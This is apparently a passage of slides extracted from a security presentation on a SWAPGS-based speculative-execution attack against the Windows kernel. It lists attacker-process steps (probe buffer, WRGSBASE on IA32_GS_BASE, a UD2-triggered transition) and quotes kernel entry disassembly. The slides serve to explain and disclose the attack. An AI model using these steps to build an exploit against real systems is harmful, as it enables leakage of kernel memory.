
Allocate 8MB probe buffer (note that the search will begin at address 0, and sequentially try several MB chunks; for simplicity, we skip directly to the target address)

Attacker process

Kernel Space




Fill decoy with the address of **Test Var** (- 0x830)



Make the IA32_GS_BASE point to the target address, using WRGSBASE (- 0x188)

Attacker process

Kernel Space




Issue a user-kernel transition (for example, by executing **UD2**)

Attacker process



Kernel Space




One of the first things done in kernel - SWAPGS

Attacker process




```
swaps
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swaps
swaps
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space



